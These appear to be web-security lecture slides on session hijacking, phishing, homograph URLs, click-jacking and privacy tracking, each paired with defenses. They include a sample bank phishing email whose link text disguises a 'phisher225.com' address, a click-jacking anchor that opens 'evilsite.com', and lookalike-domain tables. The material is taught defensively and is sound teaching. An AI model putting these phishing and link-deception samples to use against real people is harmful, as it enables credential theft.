


- Sessions could be compromised in different ways; the most common are:
 - Cookie theft vulnerabilities:
 - Packet sniffing of unencrypted traffic.
 - Predictable session tokens.
 - DNS cache poisoning.
 - Site has mixed HTTPS/HTTP pages, and session tokens are sent over HTTP.
 - Cross-site scripting (XSS) vulnerabilities.
 - Side channels and/or memory leakage.
 - Cross-site request forgery (CSRF) vulnerabilities





Packet Sniffing



XSS Attack


Session Hijacking

- Performing an HTTP session hijacking attack not only requires that the attacker intercept communication between a web client and web server, but also requires that the attacker impersonate whatever measures are being used to maintain that HTTP session.



Defenses Against HTTP Session Hijacking

- If the attacker uses a **packet sniffer**, then he might be able to discover any session IDs used by a victim. Likewise, he might also be able to mimic session tokens encoded in cookies or GET/POST variables.
- Given this information, an attacker can hijack an HTTP session. To protect against packet sniffers and TCP session hijacking:
 - Use HTTPS for the entire life of the session.
 - Use HTTP-ONLY and Secure cookies.



Defenses Against HTTP Session Hijacking

- If an attacker can reconstruct a valid server-side session token, or mimic a client-side token, then he can assume the identity of the legitimate user with that token.
 - To prevent session hijacking when sessions are established using client-side tokens, it is important for servers to **encrypt such session tokens**.
 - Likewise, server-side session IDs should be created in ways that are difficult to predict, for instance, by using **pseudo-random numbers**.

Predictable Cookie Session IDs #1163

scog opened this issue on Oct 17, 2011 · 1 comment

scog commented on Oct 17, 2011

After being subject to an application-vulnerability scan, the following results came back:

The web application at <http://domain/forum> is using predictable cookie-based authentication session IDs. Ideally, session IDs are generated at random using characters/numbers that cannot be guessed by an attacker. If the session ID is predictable, an attacker could hijack an active user's session, allowing the attacker to interact with the server as though they were the victim. If the session ID is used to track the state of authentication, the session ID of an authenticated user could be guessed, bypassing any need for a username/password. The result of the application scan showed that the cookies are being consistently incremented.

I understand the likelihood of this happening is slim-to-none, and there may be a configuration option in Vanilla to change this but I have not been successful in location such an option.

Could someone give me some insight on this? Is this a false-positive on the application-vulnerability scan? We are using

<https://github.com/vanilla/vanilla/issues/1163>

```
GET http://janaina.8180/WebGoat/attack?Screen=17&menu=410 HTTP/1.1
Host: janaina.8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://janaina.8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Q=
```

Predictable session cookie

```
> document.cookie
< "_gcl_au=1.1.2076608136.1604601362; _ga=GA1.3.42930382.1604601362; _gid=GA1.3.10768440.1604601362; _ga=GA1.1.42930382.1604601362; _scid=364b553b-be63-40b7-b3d2-72bb4289dc41; gi_g_bootstrap_3_Pm0x4fe9XSy6gv04PewESwqZ_HLgUCbXwWPHCbGmUGFbW1xyHa42dFt0XTVay0T=login_ver3; WZRK_G=864aac6b0cdd412b90c01970c4c45445; _sctr=1|1604527200000; _ga_9ZLVGM0QJ=GS1.1.1604601361.1.0.1604601664.60; _dc_gtm_UA-40775960-18=1; WZRK_S_65W-567-675Z=%7B%22p%22%3A2%2C%22s%22%3A1604601366%2C%22t%22%3A1604601667%7D"
```

Defenses Against HTTP Session Hijacking

- In addition, it is also important for servers to defend against possible **replay attacks**, which are attacks based on **reusing old credentials** to perform false authentications or authorizations.
- In this case, a replay attack would involve an attacker using an old, previously valid token to perform an attempted HTTP session hijacking attack.
 - *Incorporating random numbers into client-side tokens*, as well as *server-side tokens*, and by *changing session tokens frequently*, so that tokens **expire** at a reasonable rate.
 - *Associate a session token with the IP addresses* of the client so that a session token is considered valid only when connecting from the same IP address.

Trade-Offs

- Note that with server-side session tokens, since the client only stores the session ID, there is little long-term risk of compromise at the client end. Moreover, server-side sessions are terminated when the client closes the browser.
- Thus, server-side session techniques that use random session tokens that are frequently changed can result in a reduced risk for HTTP session hijacking on the user's end.
- Nevertheless, the space and processing required of the server to track all its users' sessions may make this method impractical in some cases. Thus, there may be a trade-off in this case between **security** and **efficiency**.


Attacks on Clients: *Phishing*



Phishing

- In a phishing attack, an attacker creates a **dummy web site** that appears to be *identical to a legitimate website* in order to trick users into divulging private information.
- When a user visits the fake site, they are presented with a page that appears to be an authentication page for the legitimate site.
- On submitting their **username** and **password**, however, the malicious site simply records the user's now-stolen credentials, and hides its activity from the user, either by redirecting them to the real site or presenting a notice that the site is "down for maintenance."
- Most phishing attacks target the financial services industry, most likely due to the high value of phished information related to financial transactions.

Phishing




Phishing

- Phishing typically relies on the fact that the user will not examine the fraudulent page carefully, since it is often difficult to recreate pages exactly.
- Unless the URL is falsified as a result of *DNS cache poisoning*, a simple glance at the address bar could provide clues that the site is a fake.
- These attacks are often facilitated by spammers who send out mass emails that claim to be from legitimate financial institutions, but which really contain links to phishing pages.


Phishing

- In addition, viewing the source code of a web site carefully could give additional evidence of fraud.
- One of the most popular phishing prevention techniques used by browsers is regularly *updated blacklists of known phishing sites*.
 - If a user navigates to a site on the list, the browser alerts the user of the danger.



Better Protection from Malware and Phishing Websites

When you navigate to a website that has been reported as malicious, you will see a red screen with a warning. This gives you a clear path back to safety with one click.



URL Obfuscation

- A popular technique used by phishers is to somehow disguise the URL of the fake site, so as not to alert a victim of any wrongdoing.
- For instance, a simple *misspelling of a URL* might not be noticed by a casual user.
- Likewise, spam emails that are written in HTML are often displayed in formatted fashion by most email clients.
- Another trick phishers use is to include a *hyperlink in the email that appears real but links to a phishing site.*

Original	Spoof	Edit Distance	
amazon.com	amaz0n.com	1	← Substitute o with zero
time.com	times.com	1	← Insert s
google.com	gogle.com	1	← Remove o
microsoft.com	mlcrosoff.com	2	← Substitute i with l and t with f
bankofamerica.com	bankofarnerica.com	2	← Substitute m with r and insert n

```
<p>Dear customer:<br>
We at Secure Bank of Total Trust care a great deal about
your financial security and have noticed some suspicious
activity on your account. We would therefore like to ask you
to please login to your account, using the link below, to
confirm some of the latest charges on your credit card.<br>

<a href="http://phisher225.com">http://www.securetotaltrust.com</a>

<br>Sincerely,<br>
The Account Security Team at Secure Bank of Total Trust</p>
```


URL Obfuscation

- One variation of this URL obfuscation method is known as the Unicode attack, more formally known as a **homograph attack**.
 - Unicode characters from international alphabets may be used in URLs in order to support sites with domain names in multiple languages, so it is possible for phishers to register domain names that are very similar to existing legitimate sites by using these international characters.
- Even more dangerous, however, is the fact that there are many characters that have different Unicode values but are *rendered identically by the browser*.

Fake "apple.com"			Real "apple.com"		
Glyph	Unicode Name	Unicode Hex	Glyph	Unicode Name	Unicode Hex
a	Cyrillic small letter A	U+0430	a	Latin small letter A	U+0061
p	Cyrillic small letter Er	U+0440	p	Latin small letter P	U+0070
l	Cyrillic small letter Palochka	U+04CF	l	Latin small letter L	U+006C
e	Cyrillic small letter le	U+0435	e	Latin small letter E	U+0065

URL Obfuscation

- A famous example involved a phishing site that registered the domain `www.paypa1.com` using the **Cyrillic letter p** (Unicode Value #0440), instead of the **ASCII letter p** (Unicode Value #0070).
- When visitors were directed to this page through spam emails, no examination of the URL would reveal any malicious activity, because the browser rendered the characters identically.



paypal

(Russian Cyrillic characters in a unicode font)


actual text is "raural"

paypal

(Standard Latin characters in a unicode font)

URL Obfuscation

- This attack could be prevented by *disabling international characters in the address bar*, but this would prevent navigation to sites with international characters in their domain names.
- Alternately, the browser could provide a visual cue when non-ASCII characters are being used (different color), to prevent confusion between visually similar characters.



Attacks on Clients: *Click-Jacking*

PAY

PLAY



Click-Jacking

- Click-jacking is a form of web site exploitation where a user's mouse click on a page is used in a way that was not intended by the user.

```
<a onMouseUp=window.open("http://www.evilsite.com")  
href="http://www.trustedsite.com/">Trust me!</a>
```

Clickjacking to access a user's webcam



The attacker implements this by placing Twitter's page in a "Frame" inside their own page, otherwise they wouldn't overlap



Attacker



Attacker's website



Victim



Victim's browser

1

The attacker sends a link to a target website through email, social media, or other media.

2


The victim opens the link in a browser.

4

The victim clicks a visually harmless UI element and gets clickjacked.

3

The browser opens the target website.



Click-Jacking Defenses

- These risks collectively demonstrate the additional safety provided by changing browser settings to *prevent scripts from running without the user granting explicit permission*.
- For example, the NoScript plugin for Firefox allows users to maintain a whitelist of trusted host names for which scripts are allowed execution.



Click-Jacking Defenses

- **In-context defenses** are a set of techniques to ensure context integrity for user actions.
 - Let the website indicate their sensitive UIs and let browsers enforce restrictions when users act on other UIs.



Click-Jacking Defenses

- Ensure visual integrity of pointer:
 - Remove cursor customization reduces attack success: 43% to 16%.
 - Lightbox effect around target on pointer entry.



Click-Jacking Defenses

- Enforcing temporal integrity:
 - UI delay after visual changes on target or pointer that invalidate clicks for a few milliseconds.
 - Pointer re-entry: after visual changes on target invalidate clicks until pointer re-enters target.



Attacks on Clients: *Privacy Attacks*



Privacy Attacks

- As the Internet has evolved to be a universal source of information, *user privacy has become a key consideration.*
- Millions of people store personal information on web sites, such as social networking sites, and this information often becomes publicly available **without** the *user's knowledge or consent.*
- It is important for users to be aware of how a web site will use their information before giving it, and to generally be wary of giving private information to an untrusted web site.
- Often, illegitimate web sites attempt to gather private information from users, which is then **sold to advertisers, spammers and identity thieves.**

Privacy or Information Leakage

- Information can be learned in a variety of ways:
 - Direct exposure
 - Information displayed on a public web page or may be an inadvertent on part of user.
 - Indirect and/or inferred exposure
 - Programming mistakes showing wrong info.
 - Display of consequences of info
 - Leakage through side-channel attacks (*timing attacks*)
 - Offline mechanisms
 - Physical theft.
 - Social engineering.

The Privacy Crisis

- We can't stop people intentionally sharing personal information, but it is our job to ensure:
 - Good Policy
 - advise users about it and its impacts
 - Good Programming
 - don't leak data accidentally
 - Good Design
 - don't force users to leak data
 - Good UX/UI
 - so users understand what they're doing
- But it is better that data handling practices are defined and explained clearly in privacy policies for end users.



Privacy Attacks: *Search Data*

- Google saves your web search history forever
 - It gives users the option to turn this off; then searches are partially “*anonymized*” after 18 months.
 - <https://myactivity.google.com/myactivity/>
- **Anonymization of data** is **very difficult** or **impossible** in general: many examples of linkage attacks have recovered identities.

Privacy Attacks: Voice Control

Apple's **Siri** keeps voice data for up to two years:

Here's what happens. Whenever you speak into Apple's voice activated personal digital assistant, it ships it off to Apple's data farm for analysis.

Apple generates a random number to represent the user and it associates the voice files with that number. This number — not your Apple user ID or email address — represents you as far as Siri's back-end voice analysis system is concerned.

Once the voice recording is six months old, Apple "disassociates" your user number from the clip, deleting the number from the voice file. But it keeps these disassociated files for up to 18 more months for testing and product improvement purposes.

Wired's [article from 2013](#), attempting to clarify Apple's behaviour.
Latest policy may be different, check to see.

Privacy Attacks: *An Amazing Mind Reader*




<https://www.youtube.com/watch?v=F7pYHN9iC9I>

Privacy Attacks: *Adware vs Spyware*



“Adware is unwanted software designed to throw advertisements up on your screen.”



“Spyware runs quietly in the background, collecting information.”

Privacy Attacks: *Third-Party Cookies*

- Cookies create several privacy concerns.
- For instance, since web servers set cookies through HTTP responses, if a website has an embedded image hosted on another site, the site hosting the image can set a cookie on the user's machine.
- Cookies that are set this way are known as **third-party cookies**.
- These cookies are used by advertisers to track users across multiple web sites and gather usage statistics.

```
<div class="side">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
  <html>
    <head>
      <style>
      <script type="text/javascript" async="" src="http://engine.adzerk.net
/ados?t=1424367472275&request={"Placements":
[{"A":5146,"S":24950,"D":"main","AT":5},
{"A":5146,"S":24950,"D":"sponsorship","AT":8}], "Keywords":"-reddit.com%2Clogg
%3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
      <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
/jquery.min.js" type="text/javascript">
      <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
      <script type="text/javascript">
      <script type="text/javascript">
      <script type="text/javascript" src="http://static.adzerk.net/Extensions
/adFeedback.js">
      <link rel="stylesheet" href="http://static.adzerk.net/Extensions
/adFeedback.css">
    </head>
```


```
HTTP Headers
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

Privacy Attacks: *Third-Party Cookies*

- Some consider this monitoring of a user's habits to be an **invasion of privacy**, since it is done without the user's knowledge or consent.
- Blocking third-party cookies does not automatically defend against tracking across different websites.
 - Indeed, an advertising network may have image servers hosting multiple domain names from participating websites



QWERTY! asdsadasdsa! asdsada!
FREE TRIAL!

Central Intelligence Agency

Home | History | News | Contact | Community | Media | News Search

About the CIA
About the CIA
CIA Vision, Mission, and Values
CIA Today
Virtual Tour of the CIA
CIA Museum
George Bush Center for Intelligence
CEO: Links for No Fear Act
CIA Frequently Asked Questions
Web Site Update Notice

What's New at the Central Intelligence Agency

Director of National Intelligence
Director of National Intelligence Community
National Intelligence Council

Special Interests Agency
Department of Intelligence
Department of Science & Technology
Center for the Study of Intelligence
CIA Electronic Reading Room
Office of General Counsel
Office of Military Affairs
Office of Public Affairs

cia.gov

QWERTY! asdsadasdsa! asdsada!
FREE TRIAL!

Mediawiki

Manual:Parameters to index.php

This page is a **partial** list of the parameters to index.php, the main script of the Mediawiki software. Most of these arguments are usually given as GET parameters in the URL, but can also be passed as POST data. POST is actually required in some cases, such as the purge action for anonymous users.

Note: The information on this page is not complete

Contents (hide)

- 1 Actions
- 2 Preferences overriding
- 3 Identifying a page or revision
- 4 View and render
- 5 History
- 6 Raw
- 7 Edit and submit

mediawiki.org

QWERTY! asdsadasdsa! asdsada!
FREE TRIAL!

lotofbanners.com

Protecting Privacy

- Modern browsers include several features designed to protect user privacy.
 - Browsers now include the ability to specify policies regulating how long cookies are stored and whether third-party cookies are allowed.
 - Private data (user's history and temporarily cached files) can be set to be deleted automatically.
 - Proxy servers can be used (VPN)
 - Use of “private browsing” mode preventing the storage of any cookies and the recording of any browsing history while in this mode.

Privacy by Design

- Privacy by design (PbD) is a methodology introduced by the Information and Privacy Commissioner of Ontario in the 1990s. It has 7 foundational principles.
- This process is encouraged in the EU General Data Protection Regulation (GDPR), which came into law in 2018.



Basic Strategy for Sensitive Data Handling

- Define your policy and devise requirements.
- Label the data parts at least informally.
- Sanitize to remove sensitive parts and/or meta-data.
- Follow the data through the app and check questions for data flow:
 - *is the data stored as plain text long term (backups)?*
 - *is the data transmitted as plain text?*
 - *are encryption algorithms strong enough?*
 - *are browser security directives/headers set appropriately?*

OWASP Advice for Sensitive Data*

- Identify what data collected are **sensitive** and *classify them*. This can depend on the type of application, privacy laws, regulatory requirements or business needs.
- Apply **access controls** on these data as per the classification.
- Don't store sensitive data unnecessarily. Discard it as soon as possible.
